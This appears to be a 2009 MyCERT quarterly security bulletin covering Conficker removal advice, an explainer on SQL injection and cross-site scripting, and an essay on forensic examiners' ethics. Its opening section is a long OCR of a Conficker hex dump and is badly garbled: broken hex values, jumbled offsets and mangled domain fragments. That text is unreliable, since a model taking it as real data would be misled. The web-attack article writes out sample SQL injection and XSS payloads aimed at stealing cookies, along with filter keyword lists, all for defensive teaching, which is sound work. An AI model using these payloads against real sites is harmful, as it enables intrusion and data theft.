0003C00 (377 2765 7274 0000 0000 6361 7374 6C65 636F 7073 0000 7370 6160 6661 7573 0000 0000 6370 736 §pertsetsleoopp 0003C00 (375 7265 0000 0000 6172 6361 6269 7400 6560 7369 7365 6674 0000 0000 7075 6E62 6562 7400 0uresetsleoopp 0003C00 (377 730 6E6 677 726 616 6070 7574 6966 6700 7269 7369 6567 7000 0000 7075 7673 0000 661 7572 016. norman. k7comp 0003C00 (377 7964 6F70 0000 637 6457 1400 0000 6365 6670 7774 6966 6576 7800 0000 7175 7964 6570 0000 000 1hacksoftg 0003C00 (377 5964 6F70 0000 6361 6368 736F 6070 7757 6574 6966 570 774 6966 6561 620 000 000 1hacksoftg 0003C00 (377 5964 6F70 0000 6361 6163 747 7400 0000 6373 6166 5460 0000 7175 6963 6866 551 6200 000 000 1hacksoftg 0003C98 (376 6972 6100 0000 6362 6100 6427 6775 6200 0000 6772 6373 6766 7400 0000 6356 (677 4 aviraavostes 0003C98 (376 736 6477 2610 0000 6327 6774 6000 6472 6373 6666 7400 0573 551 4000 000 000 add2f -protj 0003C98 (376 736 637 7265 0000 0000 6362 7775 5200 0000 6574 7275 373 0000 0656 7477 0573 0000 06574 7275 370 0000 736 566 67400 0736 574 7000 0000 add2f -protj 0003C8 (677 7405 7375 7265 0000 0000 6537 6166 5560 0000 736 573 0000 0726 573 0000 0656 7477 7573 0000 0422frpots 0003C98 (376 736 6377 7265 0000 0000 6547 7275 7374 0000 06656 7274 6753 0000 0726 574 7000 0000 7365 7475 753 0000 0422	whnd	ca.	E64a	7769 68	0000	0000	692E	6E61	2E00	6361	0000	0000	702E	6176	0000	0000	672E	6176	0000	0000	3054	00
0003C00 (377 2765 7274 0000 0000 6361 7374 6C65 636F 7073 0000 7370 6160 6661 7573 0000 0000 6370 736 §pertsetsleoopp 0003C00 (375 7265 0000 0000 6172 6361 6269 7400 6560 7369 7365 6674 0000 0000 7075 6E62 6562 7400 0uresetsleoopp 0003C00 (377 730 6E6 677 726 616 6070 7574 6966 6700 7269 7369 6567 7000 0000 7075 7673 0000 661 7572 016. norman. k7comp 0003C00 (377 7964 6F70 0000 637 6457 1400 0000 6365 6670 7774 6966 6576 7800 0000 7175 7964 6570 0000 000 1hacksoftg 0003C00 (377 5964 6F70 0000 6361 6368 736F 6070 7757 6574 6966 570 774 6966 6561 620 000 000 1hacksoftg 0003C00 (377 5964 6F70 0000 6361 6163 747 7400 0000 6373 6166 5460 0000 7175 6963 6866 551 6200 000 000 1hacksoftg 0003C98 (376 6972 6100 0000 6362 6100 6427 6775 6200 0000 6772 6373 6766 7400 0000 6356 (677 4 aviraavostes 0003C98 (376 736 6477 2610 0000 6327 6774 6000 6472 6373 6666 7400 0573 551 4000 000 000 add2f -protj 0003C98 (376 736 637 7265 0000 0000 6362 7775 5200 0000 6574 7275 373 0000 0656 7477 0573 0000 06574 7275 370 0000 736 566 67400 0736 574 7000 0000 add2f -protj 0003C8 (677 7405 7375 7265 0000 0000 6537 6166 5560 0000 736 573 0000 0726 573 0000 0656 7477 7573 0000 0422frpots 0003C98 (376 736 6377 7265 0000 0000 6547 7275 7374 0000 06656 7274 6753 0000 0726 574 7000 0000 7365 7475 753 0000 0422																						
0003CC0 6375 7265 0000 0000 6172 6361 6269 7400 656D 7369 7367 6567 4000 0000 7375 6E62 6562 7400 curescrebit.mm 0003CE 7365 6375 7265 6367 6070 7574 6566 700 7269 7369 6567 0000 7072 6576 7000 0000 7375 6E62 6574 0000 0000 0003CE 7365 6375 7564 6500 0000 637 6367 6070 7374 6566 670 06665 7274 6565 6574 0000 0000 0003CE 7365 6375 7564 6500 0000 6367 6175 10000 6367 6174 5100 0000 6665 7274 6565 6574 0000 0000 000374 6176 6372 6100 0000 6367 6173 7400 0000 6576 6165 550 0000 6168 6574 0000 0000 in.lackwoirtgd 0003050 6577 5964 6500 0000 6367 6173 7400 0000 6573 6156 5500 0000 6168 6565 0000 6168 6574 0000 0000 ir.lackwoirtgd 0003050 6575 6375 6133 200 0000 6372 6774 6502 0000 6374 6573 6573 6573 6574 0000 0000 000 cr.lcomav.tco 0003050 6575 6433 3200 0000 6367 6173 7400 000 6574 6572 6173 7460 5573 6574 0000 0000 cr.lcomav.tco 0003050 6567 6433 3200 0000 6367 6173 7460 0000 6574 7573 7300 000 7051 6564 5100 0000 6574 7574 5500 0000 6574 6573 0000 000 775 f565 6505 677 477 f-securecomput 0003050 6527 3656 3757 7265 0000 0000 6577 4572 5737 0000 7051 6564 5174 6000 0000 7379 f068 0rkssociateset 0003258 6773 0000 7472 6586 6400 5963 7267 0663 6166 5565 0000 700 16616 4573 0000 7379 6051 estrendmicro.mc 0003258 6773 0000 7472 6586 6400 5963 72677 0000 6563 6166 5565 0000 6265 7477 f-securecomput 0003258 6773 0000 7472 6586 0000 000 6577 6774 6572 5373 0000 7051 6664 5572 0000 000 7379 6051 estrendmicro.mc 0003258 6773 0000 7472 6580 7370 7977 7172 6172 6500 7669 7275 730 0000 7376 6376 6379 0577 f-securecm 0003258 1006 7275 A039 4020 0000 6059 72677 1000 6563 6166 5565 4000 0000 0000 0000 677 F7 FFFF 1003258 61873 3000 7472 6580 0000 0000 6466 666 7275 730 0000 6472 724 5860 0000 0000 0000 727 677 4576 4000 0000 0000 657 F7 4574 550 0000 0000 722 6974 ir																						
003026 4726 6375 7265 6376 6970 7574 6966 6700 7574 6966 670 0000 7072 6576 7800 0000 7063 746F securecomputing.ri 003006 667 7300 6667 7300 6667 7266 6162 0000 6030 6367 6677 6966 6066 6127 5730 0000 6617 727 cls.norma.k7comma.k																						
0003D08 [676C 7300 6E6F 7260 616E 0000 6837 636F 6070 7574 696E 6700 666F 7274 596E 6574 0000 0000 [676 17572] ls.norman.k.PCompt 0003D26 [6970 0000 686 6388 736F 6674 0000 0000 6764 6174 5100 0000 666F 7274 6965 6574 0000 0000 [h.nackwolfgd 0003D5 [657 696 6F00 0000 636C 6160 6175 700 000 636F 6D6F 646F 0000 7375 6635 686E 6554 0000 0000 [m.nackwolfgd 0003D8 [656 6575 6976 610 0000 636C 6160 6175 700 000 6576 6553 6866 6551 6000 0000 [r.lccmmargd 0003D8 [656 6433 3200 0000 6472 7765 6200 0000 6572 6736 6573 6000 0000 [r.lccmmarcomput 0003D8 [656 6433 3200 0000 6367 6177 740 000 6367 744 6900 0000 6514 6573 0000 000 [r.lccmmarcomput 0003D8 [656 6433 3200 0000 6367 6174 573 0000 6557 1774 6900 0000 757 16573 6573 0000 0000 655 [7477 [-securecomput 0003D8 [656 7433 520 0000 6367 6175 737 737 757 737 000 7516 1666 1510 0000 7339 [0010 000 7472 6558 6400 5963 726F 7060 0554 6575 3774 5973 0000 7561 6664 5000 0000 737 [-securecomput 00032E [6577 3000 7472 6558 6400 5963 726F 766 7400 000 6456 6565 6124 6573 0000 000 737 [-securecomput 00032E [6574 555 0000 0000 6567 1727 5374 0000 656 6124 5573 0000 0000 737 [-secure																						
0003D20 6900 0000 6861 6368 736F 6674 0000 0000 6764 6174 5100 0000 666F 7274 696E 6574 0000 0000 1backmortgat 0003D20 6575 76964 6F00 0000 6362 6160 517 0000 636F 666F 0000 7175 6963 6566 5616 0000 000 etal 0003D29 6756 1662 6F0 661 6564 0000 6472 7756 5200 0000 772 6973 6566 7400 6573 6574 0000 000 and 32 0003D29 6756 1663 3200 0000 662D 7072 6774 0000 6457 7474 6900 0000 666F 7470 6572 7366 7400 0000 and 32 0003D20 6625 7455 3000 0000 652D 7072 6774 0000 6457 7474 6900 0000 6656 7470 6572 7366 7400 000 and 32 0003D20 6625 7455 3000 0000 652D 7072 6774 0000 6457 7474 6900 0000 6656 7300 0000 736 7970 6572 7366 7400 000 and 32 0003D20 6625 7455 3000 0000 652D 7072 6774 0000 6457 7474 6900 0000 6567 7370 6572 7366 7400 000 and 32 0003D20 6625 7365 6377 2655 0300 0000 6574 7275 7374 0000 6656 67274 6750 0000 7367 7065 000 7379 675 6300 0000 7367 7065 0000 7397 6056 0000 7397 6156 0000 7397 6172 6500 7370 0000 6567 7274 577 1000 6567 7274 6760 0000 7367 7065 0000 7397 6172 6500 7370 797 6172 6500 7500 7977 6172 6500 7500 7577 7300 0000 6567 572 7300 000 0000 726 6774 hetemetremaineros.me 0003E46 6772 6861 676 6172 6500 7300 7977 6172 6500 7600 7275 7300 0000 6567 6729 4579 6100 0000 7367 7617 6500 7300 797 717 6172 6300 7607 6172 6372 6370 6370 000 0000 7567 6774 hete																						
0003D50 6577 5964 6F00 0000 636C 5160 6176 0000 6367 606F 546F 6467 0000 7175 6963 6066 6551 6C0 00000 eridoclamov.com 000374 6176 6972 6100 0000 616 6173 7400 0000 6573 6174 6500 0006 6168 686C 6162 0000 6356 6F74 avidevestee 0003098 (766 5433 3200 0000 6627 0776 6F74 0000 6467 7476 5900 0000 6761 7370 6572 7557 4000 000 0000 727 1557 7350 0000 6651 7370 6572 7365 7300 000 6655 7477 [-securecomput 000308 (652 7455 2651 737 265 0000 0000 657 6574 6572 5173 736F 6369 6174 6573 0000 6565 7477 [-securecomput 000308 (652 7455 2651 737 6563 6951 7465 7300 0000 6574 6572 5173 736F 6369 6174 6573 0000 6565 7477 [-securecomput 000328 (657 4553 0000 0000 6597 2677 667 0000 653 6166 6556 0000 736 16264 6100 000 7379 606]e.t.rendmicro.mc 000328 (657 4555 0000 0000 659 726 F74 656 7400 000 6456 6656 6564 6572 0000 000 742 6572 6473 6172 6576 740 000 6456 656 6564 6572 0000 000 729 606]e.t.rendmicro.mc 000328 (657 4555 0000 0000 659 937 677 657 7370 7077 6172 6500 7667 725 730 0000 742 947 6550 0000 000 729 406]e.t.rendmicro.mc 000328 (657 4556 0000 0000 669 957 2677 316 657 6170 0000 429 4530 396 0000 000 729 674 intermicrosoft. 000328 (657 400 616 1677 6172 6500 7370 7977 6172 6500 7667 725 730 0000 429 4530 396 0000 000 729 92 975 intermicrosoft. 000328 (657 400 616 1677 940 A666 741 0010 9376 624 8193 640 5511 1475 730 0000 0000 729 92 975 intermicrosoft 000328 (657 740 1000 000 000 000 000 000 000 000 FFF FFF																						
0003074 6176 6972 6100 0000 6176 6173 7400 0000 6573 6166 6500 0000 6136 6826 6162 0000 6385 6E74 aviraavastes 0003098 765 6563 660 0661 6654 0000 6472 7755 6200 0000 6772 6973 6566 7400 6573 6574 0000 nod22f-protjo 0003080 6626 7465 33 200 0000 6620 7072 6774 0000 6467 7474 6900 0000 6866 7400 6725 7357 6573 0000 nod22f-protjo 0003080 6627 7365 6375 7255 0000 0000 6537 6773 6763 6736 7636 96174 6573 0000 6656 7477 6573 0000 6565 7477 6573 0000 7365 7475 730 0000 6565 7477 6573 0000 7365 7475 730 0000 6565 7477 6573 0000 6565 7477 6573 0000 6565 7274 6564 6100 0000 7365 7456 0000 7397 705 6523 0000 6565 6745 6565 6450 6565 6560 0000 7397 707 6172 6500 7307 797 6172 6507 300 0000 6565 6572 0000 6265 7274 6572 0000 0000 6565 656 6564 6500 0000 7365 7656 0000 7397 6172 6500 7407 797 6172 6500 7407 797 6172 6507 7407 797 6172 6507 7407 7977 6172 6507 7407 7977 6172 6507 7407 7977 6172 6507 7407 7977 6172 6507 7407 741 0001 9565 6552 0000 0000 0000 7256 6774 https://interview.interview																						
003309 (261, 6C3, 6F60, 6061, 6E64, 0000, 6472, 775, 6200, 0000, 6772, 6766, 7400, 6573, 6574, 0000, 0000, nel-commenddrweb. 003309 (657, 6433, 3200, 0000, 6620, 7072, 6774, 0000, 6A67, 7474, 6900, 0000, 6661, 7370, 6572, 7368, 7000, 0000, nel-commenddrweb. 003309 (652, 7365, 6375, 7265, 0000, 0000, 6367, 6727, 7374, 0000, 7061, 6E64, 6100, 0000, 7367, 6768, 6763, 6817, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 746, 747, 747																						
0003DDE (6567 6433 3200 0000 662D 7072 6774 0000 6A67 7474 6900 0000 6661 7370 6572 7366 7900) 0000 lood32f-protjo 0003DDE (6507 7365 6375 7265 0000 0000 6367 6070 7574 6572 6137 7376 6539 6174 6573 0000 6565 [7477 [-securescomput 0003EV2 (6573 3000 742 6585 6460 5663 7267 0000 6565 6565 000 6565 7274 6560 0007 739 651 000 0003EV2 (6573 3000 747 6583 000 0000 6569 5372 6573 6563 7400 0000 6565 6525 6000 7367 965 0000 7397 6173 6563 0003EV2 (6574 5563 0000 0000 6569 5372 6573 6565 7400 0000 6565 6525 6500 6572 973 6560 0000 7397 6173 6563 7400 0000 6456 5655 6564 6572 0000 7000 725 6774 https://internation.com/ 0003EV2 (6574 5563 0000 0000 6569 5372 6573 6565 7400 0000 6465 6655 6554 6500 0000 7256 674 https://internation.com/ 0003EV2 (6574 5563 0000 0000 6569 5372 6573 656 7400 0000 6465 6655 6554 6500 0000 7256 674 https://internation.com/ 0003EV2 (6574 5563 0000 0000 569 5372 6573 656 7400 0000 6465 6655 6554 6500 0000 7256 674 https://internation.com/ 0003EV2 (6574 5563 0000 0000 569 5372 673 656 7400 0000 6465 6655 6554 6500 0000 7256 674 https://internation.com/ 0003EV2 (6574 5453 0000 2000 5000 557 741 DDB 1577 2530 3678 0000 0000 0000 0000 0000 0000 0000 0																						
0003DE0 6620 7365 6375 7265 0000 0000 636F 6070 7574 6572 6173 736F 6369 6174 6573 0000 6E65 [7477 [r=scurecomput 0003DE0 6727 3651 7373 6763 6961 7465 7300 0000 657 4757 373 0000 7061 6664 5100 0000 7367 [7656 0r4ssociateset 0003E46 [577 4555 0000 0000 6569 572 677 3676 6740 0000 645 6565 6564 5572 0000 000 7329 6061 low.trondmicro.mo 0003E46 [577 4555 0000 0000 6569 572 677 3676 6740 0000 645 6565 6564 5572 0000 0000 7329 6061 low.trondmicro.mo 0003E46 [577 4555 0000 0000 6569 572 677 3676 6700 000 645 6565 6564 5572 0000 0000 7259 6774 incemicrosoft. 1003E46 [577 4555 0000 0000 659 872 677 3676 6740 000 645 6565 6564 5572 0000 0000 7259 6774 incemicrosoft. 1003E46 [577 4555 0000 0000 659 570 677 366 741 D001 9572 6533 3676 0300 0000 0000 6759 FFFF FFF 1892 3800 7379 3876 0000 0000 000 000 000 000 000 000 000																						
0003E04 [6772 6861 7373 6F63 6961 7465 7300 0000 6574 7275 7374 0000 7651 6646 6100 0000 7367 [7068]orkassociatestet 0003E28 (6774 5563 0000 7302 6562 6460 6663 7267 0000 6056 1666 5566 0000 6256 7274 6566 0000 7397 6175 650 0003E28 (6774 5563 0000 0000 6059 5372 6773 6F65 7400 0000 6465 6655 6654 6570 0000 7000 726F 6774 latermeintersoft. 0003E28 (677 4 5563 0000 0000 6059 5372 6773 6F65 7400 0000 6456 6655 6654 6572 0000 0000 726F 6774 latermeintersoft. 0003E28 (677 4 5563 0000 0000 6059 5372 6773 6F65 7400 0000 6456 6655 6654 6572 0000 0000 725F 6774 latermeintersoft. 0003E28 (1004 774 5563 0000 7307 741 726 1577 5300 7507 757 7300 0000 0000 75FF 7575 7300 0000 0000 75FF FFF7 5573 550 000 0000 0000 75FF 575 550 0000 000	ottikaspersky	.F-protjotti	000 nod 32	7900 00	7368	6572	7370	6861	0000	6900	7474	6A6F	0000	6F74	7072	662D	0000	3200	6433	SE6F	3DBC	100
0003E28 [6773 0000 7472 656E 646D 6963 726F 0000 6053 6166 6565 0000 665 7274 6F6E 0000 7379 6051 los.trondmicro.mc 0003E4C [6774 5653 0000 0000 6056 5372 6773 6756 7400 0000 6465 6656 6564 6572 0000 0000 7259 6774 incemicrosoft. 1003E70 [6786 7400 8061 6C77 6172 6500 7370 7977 6172 6500 7669 7275 730 0000 4259 4C30 396E D&0 [kit.malware.spywar 1003E00 [8787 6478 J9913 C400 920H F568 A950 0000 0000 5465 666 5656 4567 2000 0000 7259 [kit.malware.spywar 1003E00 [8787 6478 J9913 C400 920H F568 A500 2564 0000 0000 5455 1665 720 0000 4259 4C30 396E D&0 [kit.malware.spywar 1003E00 [8787 8433 1800 9451 3800 5451 3000 2540 0000 0000 0000 FFF FFF 7892 3800 0000 0000 0000 0000 0000 0000 000																						
0032E4 (5574 5563 0000 0000 6059 5372 5F73 6F65 7400 0000 6455 6655 6E54 6572 0000 0000 725F 6F74 [atecmatrorsoft. 0032F0 (5679 7400 5051 6C77 6172 5500 7370 7977 6172 6500 7650 7257 7300 0000 4259 4C30 3945 D490 [kt.matware.spywar 0032E94 [943A 5913 2400 9C04 F59A 5957 7410 D51 5977 2530 3676 0000 0000 FFFF FFFF 7892 9570 3076 0000 0000 FFFF FFFF. 0032E81 [000 0000 0000 FFFF FFFF 1893 3800 1593 3800 2545 0000 0000 FFFF FFFF 7892 3800 7022 3800 0000 0000 FFFF FFFF 7892 3800 6974 7470 3A2F 2F77																						
0003270 6869 7400 6061 6077 6172 6500 7370 7977 6172 6500 7669 7275 7300 0000 4259 4C30 396E D650 [kit.malware.spywar 0003269 430 3913 C400 9C04 F50A 0987 C4CA 326 A2EC DAGE 5511 1872 C665 A50C A397 6C4A BF2 9F76																						
0003E98 000E7F5 A038 0912 C40C 9C04 F50A 09F7 C4CA 3246 A2DC DA06 E511 1AF2 C645 A50C AD37 6C4A DF92 9F76																						
0003ED8 1006 7EF5 A038 46E0 FF47 3C40 A605 7741 D081 95F7 2530 3678 2500 3676 0000 0000 FFF FFFF F																						
0003EDC [8591 3B00 8991 3B00 5443 5000 2554 0000 0000 0000 FFFF FFFF 7692 3B00 7C92 3B00 0000 0000 [s.TCP.Xd _concised: _concised: fee: lcon1[concom27a9] #[Sgrad Byte \$7 #[Sgrad By	E71Jv/																					
0003F00 FFFF FFFF 1A93 3B00 1E93 3B00 2575 0000 FFFF FFFF 5D94 3B00 6394 3B00 6394 7470 3A2F 2F77::::Xu _conticket. fmt: IDMI [0x0000279] III Syndb Are 57 III Syndb Stort 14445 III Syndb Stort 14455 III Stort 144555 III Stort 144555 III Stort 144555 III Stort 1445555 III Stort 14			FFF																			
	·····×··×··	.TCP .%d	000	0000 00	3800	7C92	2 3800	7892	FFFF	FFFF	0000	0000	0000	2564	5000	5443	3800	8991				
confickeds feet: 100H1 [0x00002739] Iff Sgrvd Byle 57 Iff Sgrvd].:.a.:.http://w	:.%u].:	E77	BARE 2	7470	6874	1 3B00	6194	3800	5D94	FFFF	FFFF	0000	2575	3B00	1E93	3800	1893	FFFF	FFFF	3F00	000
************************************	and an and a second			**** *							****	*****	****		A.84.4.80	****			****		and a l	-
III Sprand Byte \$7 III Longrand Byte \$7 IIII Longrand Byte \$7 IIIII Longrand Byte \$7 IIIII Longrand Byte \$7 IIIII Longrand Byte \$7 IIIIIIII Longrand Byte \$7 IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII																				1	ninck erb.	_0
Turbinad Dyo 37 Turbinad Dyo 87 Turbinad Dyo 87 Turbinad Dyo 87 Turbinad Dyo 90051513 Tirbinad Olay 90051513 Tirbinad Olay 90051513 Tirbinad Olay 90051513 Tirbinad Olay 10072805121019865	Al - 🔁 🔅	AI				esults	ionpare R	- M											39]	000027	10041 [fset
All Synd Start 1444 All Lugad Start 1444 All Lugad Start 0449 All Lugad Luga 90051513 All Synd Quad 1007280512019865 All Synd Quad 1007280512019865		Count	Target	Count	ce	Sour														57	aned By	ant s
All Lunguid Short 14449 Ill Signed Long 96061513 Ill Signed Long 96061513 Ill Signed Quad 10072895121049865 Ill Signed Quad 1007289512104985 Ill Signed Quad 10072895 Ill Signed Quad 1007289512104985 Ill Signed Quad 10072895 Ill Si																						
111 Syndiatong 6000513.3 111 Syndiatong 6000513.3 111 Syndiatong 6000513.3 111 Syndiatong 100023803121019865 111 Syndiatong 100023803121019865 111 Syndiatong 100023803121019865																						
MI Undand Long 96061513 MI Sunda Quad 10723806121043865 MI Nundand Quad 10723806121043865																						
111 Synd Quad 410723861121493865 111 Junya 41072386111493865																						
107 Unsigned Quad 4107282861121943865																	0.020					
111 Unisigned Quad + 110728208121(193806 111 Elouit - 1, 2664205.0004																						
																	365				nsigned	and a
111 Double 3.5519607e-034																					- The second sec	100

3.1.3 (e) Anti-malware and Security Websites Blocked by Conficker

Patching and Removal

Generally, the following steps shall mitigate spread of Conficker:

- · Apply the latest Microsoft Windows updates
- · Apply the latest antivirus signatures and updates
- · Browse the Internet with least privilege user to limit the execution of the malicious file.
- · Do not open questionable email attachments and / or browse to unknown websites received via email from unknown person or received email unexpectedly.

Users can do a check through the Internet:

- http://www.confickerworkinggroup.org/infection_test/cfeyechart.html
- http://four.cs.uni-bonn.de/fileadmin/user_upload/werner/cfdetector/

Shown below are the list of removal tools provided by trusted parties and test in MyCERT's Lab:

#	Removal Tools / Company	Detectable	Removable	Need to Reboot	URL to Download
1	KKiller_v3.4.1.zip / Kaspersky	YES	YES	NO	http://data2.kaspersky-labs.com: 8080/special/KKiller_v3.4.1.zip
2	SysClean-WORM_DOWNAD.zip / Trendmicro	YES	YES	NO	http://www.trendmicro.com/ftp/ products/pattern/spyware/fixtool/ SysClean-WORM_DOWNAD.zip
3	Free Removal Tool / Bitdefender	YES	YES	YES	http://www.bitdefender.com/site/ Downloads/downloadFile/1584/ FreeRemovalTool
4	Ssconftool_10_sfx.exe / Sophos	YES	YES	YES	http://www.sophos.com/products/ free-tools/conficker-removal-tool. html

Other Activities

MyCERT staff has been invited to conducted talks and training in various locations in Q1 2009. The following is a brief list of talks and training conducted by MyCERT in 2009.

- · January 2009 University Sains Islam Malaysia (USIM), Malware: Prevention And Cure
- · January 2009 Organisation of Islamic Conference CERT Seminar, Kuala Lumpur, Honeynet Hands-on Training
- · February 2009 Asia Pacific Forum of IT (AFIT), Bangkok, Thailand
- · February 2009 Network Security Monitoring Training using Sguil, CyberSecurity Malaysia
- February 2009 Reverse Engineering Malware And Shellcode Analysis conducted by Giraffe Chapter
- February 2009 Honeynet Project Annual 2009 Workshops And Conference, Cybersecurity Malaysia Honeynet Project Update
- · March 2009 APCERT Conference, Kaoshiung, Hong Kong, APCERT Drill 2008 updates
- · March 2009 SecurAsia 2009, Kuala Lumpur, Honeynet For Enterprise Security

MyCERT has also been invited to present at the Countering E-Crime Conference organized by the Anti-Phishing Working Group in and the Forum of Incident Response Team (FIRST) Annual Conference in May and June 2009 respectively.



Conclusion

Q1 2009 has been a hectic period for security teams globally. MyCERT encourages Malaysian Internet users to be constantly vigilant of the latest computer security threats. MyCERT can be reached for assistance at:

Malaysia Computer Emergency Response Team (MyCERT)

E-mail: mycert@mycert.org.my Cyber999 Hotline: 1 300 88 2999 Phone: (603) 8992 6969 Fax: (603) 8945 3442 Phone: 019-266 5850 SMS: 019-281 3801 http://www.mycert.org.my/

Please refer to MyCERT's website for latest updates of this Quarterly Summary.

Common Mechanisms in Web Attacks and M

These days, the majority of websites are built around applications to provide good services to their users. In particular, are widely used to create, edit and administrate contents. Due to the interactive nature of these systems, where the input of users is fundamental, it is important to think about security in order to avoid exploits by malicious third parties and to ensure the best user experience.

There are many ways, hackers can launch attacks to websites, which generally exploit some known vulnerabilities present on the server. The most popular and dangerous mechanisms are the SQL injection and crosssite scripting. It is also reported that about sixty percent (60%) of web defacements reported to MyCERT were due to SQL injection vulnerability present in the victim server.

SQL Injection Attack

This attack is the common one since most web applications are using database for the information store and retrieval. Query to the database is using Structured Query Language (SQL) which is a database access language

SQL injection technique manipulates a back-end database by modifying query in an SQL statement in web application, which does not filter and sanitize input from users. The vulnerable application could be written by programmers those do not aware SQL injection attacks.

Description of the attack:

What attackers will do is to enter special characters and pieces of SQL statement into their user input to see if they can get them to run on the back-end system. The characters can be inserted at the request before being submitted to the web server through URL, HTML form or by using interception proxy.

Suppose you request a page using the following URL:

http://www.example.com/users.php?userid=1

The URL of PHP script above will display a user based on the ID for parameter "userid". The user ID supplied will become a part of the SQL query in a process of string concatenation. If no checking is done for correct format, the attacker can inject SQL commands directly into the database query as shown in the following example.

http://www.example.com/users.php?userid=1%200R%20 userid%3D2

which translates into SQL statement inside the codes as

SELECT username FROM users WHERE userid = 1 OR userid=2



Here, the attacker will get two usernames displayed on the screen instead of a single one. The example above may not do damage to the database but information revealed may also exposed username and password of valid users. Advanced attack like Blind SQL Injection is also possible for attackers to do further damage to the database and host operating system.

Impacts:

Once your site has been attacked successfully, hackers can do the followings:

- a) Access confidential information that they are not authorized to access
- b) Change account information on the server
- c) Updating various tables in the database or even remove entire datasets
- d) Delete tables of database or the database itself
- e) Retrieve operating system information or database server

Mitigating the Attacks



Identification / Containment / Preventions:

a) To identify if your server has been attacked, you can search your web server and application logs for any special character entered; that will be discussed later, as well as look for SQL reserve words like "union", "select", "join" and "inner".

b) If you notice someone is launching a SQL injection attack to your server, filter the source IP address of the attack at the firewall or at the web application itself. Furthermore, there are also available web application firewall like mod_ security that filter user requests based on sets of rules.

c) For preventions against the SQL injection attack, you may refer to the below guides:

- Limit the permissions of the web application when accessing the database. This will not eliminate SQL injection, but can limit damages associated to SQL injection.
- ii) Consider using parameterized stored procedures. This splits up user input into individual parameters, which are fed as isolated elements into stored procedures running on the database and this makes SQL injection more difficult for the attacker.
- iii) On the server side, the application should filter user input, by removing:

Quotes of all kinds, i.e. , ', ', ", and ". Minus signs (-) Semicolons (;) Asterisks (*) Percents (%) Underscores (_) Other shell/scripting metacharacters

- iv) Define characters that are ok (alpha and numeric) and filter everything else out. Filter after canonicalization of input.
- v) Apache's mod_security offers solid filtering features. Please refer to the link below for details: http://www.modsecurity.org/ http://linuxgazette.net/143/pfeiffer.html

Cross Site Scripting (XSS)

Another popular mechanism used in web attacks is the cross site scripting (XSS). Cross-site scripting is based on web applications that reflect user input back to a user.

Impacts:

Cross-site scripting allows an attacker

 a) Steal information such as cookies from users of vulnerable sites. Therefore, if you are online the bank is vulnerable, attacker maybe be able to steal your banking cookies.

b) Harvest browser history

- c) Engage in transactions from within the browser against the vulnerable site
 - · Conduct a scan of an internal network
 - Exploit administrative applications

Description of attack:

Cross-site scripting is a scenario where the client input is echoed back to the web browser. This allows client side to insert encoded strings such as HTML tags or JavaScript into the page.

Example of vulnerable URL for XSS attack may look like this:

http://www.example.com/news.php?category=<script>ale rt(document.cookie)</script>

Input to the parameter "category" is a JavaScript code. Visiting this link will result in a JavaScript pop-up box appearing on the screen which is in this example is the value of given cookie set by server. Since most action takes place at the browser and there are no traces at the server, this attack can be difficult to detect. If attack is using POST request, then nothing will be logged since few server deployments record POST request bodies.

Identification / Containment / Preventions

- To identify XSS attack to your server, you may check your IDS if it has any signatures for XSS attempts, noting that user input came with scripts embedded in it. Or you may check your web application logs for a series of scripts in the log.
- For containment, you may apply a filter for your web application that removes relevant characters from user input associated with scripts.
- For preventions, you may use the same preventions used for defending against SQL injection attack.

Conclusion

System Administrators and Web Administrators must be extra careful when administering their web servers and web applications. They must make sure their servers are up to date with latest upgrades and patches. Extra preventive measures must be taken for their servers and application to prevent web attacks due to bug/vulnerability in the web server or on the web application.

Ethical Practices and Codes in Digital Forensic



In today's world, investigators, prosecutors, defense counsels, the court, and even the subjects themselves, rely upon the results of forensic examinations to make important and potential life-altering decisions. Quite often, the examination results will determine whether a subject will plead guilty to the initial charge or attempt to pleabargain for a lesser charge. If the results are presented in court, the judge will rely upon the expert opinion testimony of the examiner to support the determination of innocence (exculpatory) or guilt (inculpatory). In many jurisdictions when the testimony is admissible in a capital case, the weight given to the analytical results can often result in a death penalty verdict. Therefore, those examination results have to be accurate, reliable, repeatable, and conducted utilizing appropriate scientific methodology. Likewise, the examiner's expert testimony has to be non-judgmental, independent, and impartial to ensure an unbiased opinion regarding the analysis of the evidence.

In early 2008 in the USA, a crime laboratory head resigned after a series of problems at a toxicology lab have cast doubts on breath tests for suspected drunken drivers. In an eye-catching news, a DNA supervisor was fired for giving her subordinates the answers to a DNA skills proficiency test. Although I cannot cite any example of events related to digital forensic, these incidents will probably have far ranging consequences in the forensic community of all disciplines including digital forensic. It also raises some very difficult questions that will have to be addressed by the agencies, the examiners, subjects and victims, prosecutors, and the court. For instance, did they violate the laboratory's code of professional conduct or code of ethical practices? What is the creditability of the examiners who resigned and terminated? Can the results of any previous examinations that he or she previously conducted be relied upon? What about his or her previous testimony that may have resulted in a conviction? This incident reflects negatively upon all forensic examiners in all disciplines.

Ethics And The Examiner

Ethics is the moral principles of individuals with respect to rightness and wrongness of certain actions. More often examiners have the "privilege" to view the entire content of a suspect's storage media which may contain abundance of personal data belonging to the suspect. During my tenure as forensic analyst, I encountered a plethora of such cases. I came across login credentials to the suspect's online banking and email accounts, personal images and videos (which may contain personal explicit contents), and other documents containing privileged information. A non-ethical examiner will certainly append to the viewing privilege by distributing the sensitive information, sharing the sensitive data with subordinates or misusing the login credentials such as to the online banking for personal gain. More often, an unethical examiner will fail to put himself or herself in the other person's shoes and neglects the fact that you would not want to do "something to others which you would not want to be done to yourself".

Many of the currently popular crime-related television shows such as the CSI usually portray one or more of the forensic disciplines in their scenarios. Since these shows are intended to provide entertainment, they often do not provide realistic insights into the true world of the examiner. Most do not portray or present an accurate representation of the challenges and pressures that examiners in all forensic disciplines encounter on a daily basis. Keeping the article within the context of digital forensic, I propose a set of ethical codes that must be demonstrated and maintained in the highest order by all the digital forensic examiners. All digital forensic examiners must:

- Conduct themselves with impartiality, integrity and diligence in relationships in all matters associated with digital evidences.
- Maintain the highest level of objectivity in all forensic examinations and accurately present the fact-findings.
- · Diligently examine and analyze the evidences in a case.



- · Conduct forensic examinations based upon validated principles and established international standards.
- Not withhold any findings, whether inculpatory or exculpatory, that would cause the facts of a case to be misrepresented or distorted.
- Testify truthfully in any proceedings and comply with all legal orders of the courts.
- Advise and provide professional assistance and support to all Malaysian government agencies and law enforcements regardless of their affiliation.
- Successfully complete discipline-specific training programs, maintain competency and successfully complete proficiency tests.

